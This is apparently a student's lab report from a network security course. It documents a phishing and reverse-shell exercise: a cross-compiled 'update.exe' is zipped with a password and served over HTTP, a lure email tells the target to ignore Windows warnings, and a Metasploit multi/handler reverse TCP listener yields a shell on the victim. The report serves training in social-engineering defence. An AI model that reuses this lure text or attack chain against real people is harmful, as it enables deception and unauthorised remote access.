
Peter Sanford IT 2700 NetLab Lab 1 9/2/2023

1.1: Step 9



```
(kali@ kali)-[~/Documents]
sudo nano -l main.cpp

(kali@ kali)-[~/Documents]
$ x86_64-w64-mingw32-g++ main.cpp -o update.exe

(kali@ kali)-[~/Documents]
$ ls
main.cpp update.exe

(kali@ kali)-[~/Documents]
$ zip -e update.zip update.exe
Enter password:
Verify password:
adding: update.exe (deflated 65%)

(kali@ kali)-[~/Documents]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

1.2: Step 8

Please update your software 2



To wsmith@mail.netlab.local on 2023-09-02 15:24

Details Plain text

Dear Will,

Please download the update software that was written by the tech support team. The software will provide a patch to the system. Making it no longer vulnerable to the recent security breach exploit.

Download the software HERE

FYI, you can ignore the Windows warning. Don't worry it is our own program. The code to open the file is as usual, "xyzsecurity" without quote.

1.3: Step 1

```
└$ msfconsole
Call trans opt: received. 2-19-98 13:24:18 REC:Loc
     Trace program: running
           wake up, Neo...
        the matrix has you
      follow the white rabbit.
          knock, knock, Neo.
                             https://metasploit.com
       =[ metasploit v6.0.53-dev
     --=[ 2149 exploits - 1143 auxiliary - 366 post
    --=[ 596 payloads - 45 encoders - 10 nops
     --=[ 8 evasion
Metasploit tip: View all productivity tips with the
tips command
```

Step 6

```
msf6 exploit(multi/handler) > set LHOST 203.0.113.2
LHOST ⇒ 203.0.113.2
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 203.0.113.2:4444
```

1.4: step 7

Please update your software 🔼



From tech@mail.netlab.local on 2023-09-02 13:24



Dear Will,

Please download the update software that was written by the tech support team. The software will provide a patch to the system. Making it no longer vulnerable to the recent security breach exploit.

Download the software HERE

FYI, you can ignore the Windows warning. Don't worry it is our own program. The code to open the file is as usual, "xyzsecurity" without quote.

Best,



Dmail.netlab.local on 2023-09-02 13:24



```
Step 18
```

```
whoami
netlab\lab-user
C:\Windows\system32>ipconfig
ipconfig
Windows IP Configuration
Ethernet adapter vEthernet (Intel(R) 82574L Gigabit Network Connection - Virtual Switch):
  Connection-specific DNS Suffix .:
  Link-local IPv6 Address . . . . : fe80::c896:37e6:aed3:bbe4%4
  IPv4 Address. . . . . . . . . : 192.168.0.50
  Subnet Mask . . . . . . . . . : 255.255.255.0
  Default Gateway . . . . . . . : 192.168.0.1
```

Commentary:

In this lab I created a malicious file that I sent to the target machine. When we downloaded and ran the file, it created a reverse shell so we can access the machine, even though it was behind the firewall. I learned that emails can be dangerous, and we should listen to the many warnings Windows gives us, especially when downloading untrusted files off the internet. This would be useful to gain access to other people's networks in a bad way but can also teach us the dangers and what can happen if we let a bad email slip through the cracks. Many times, employees and users are the main security vulnerability and companies need to train their employees to recognize social engineering attacks.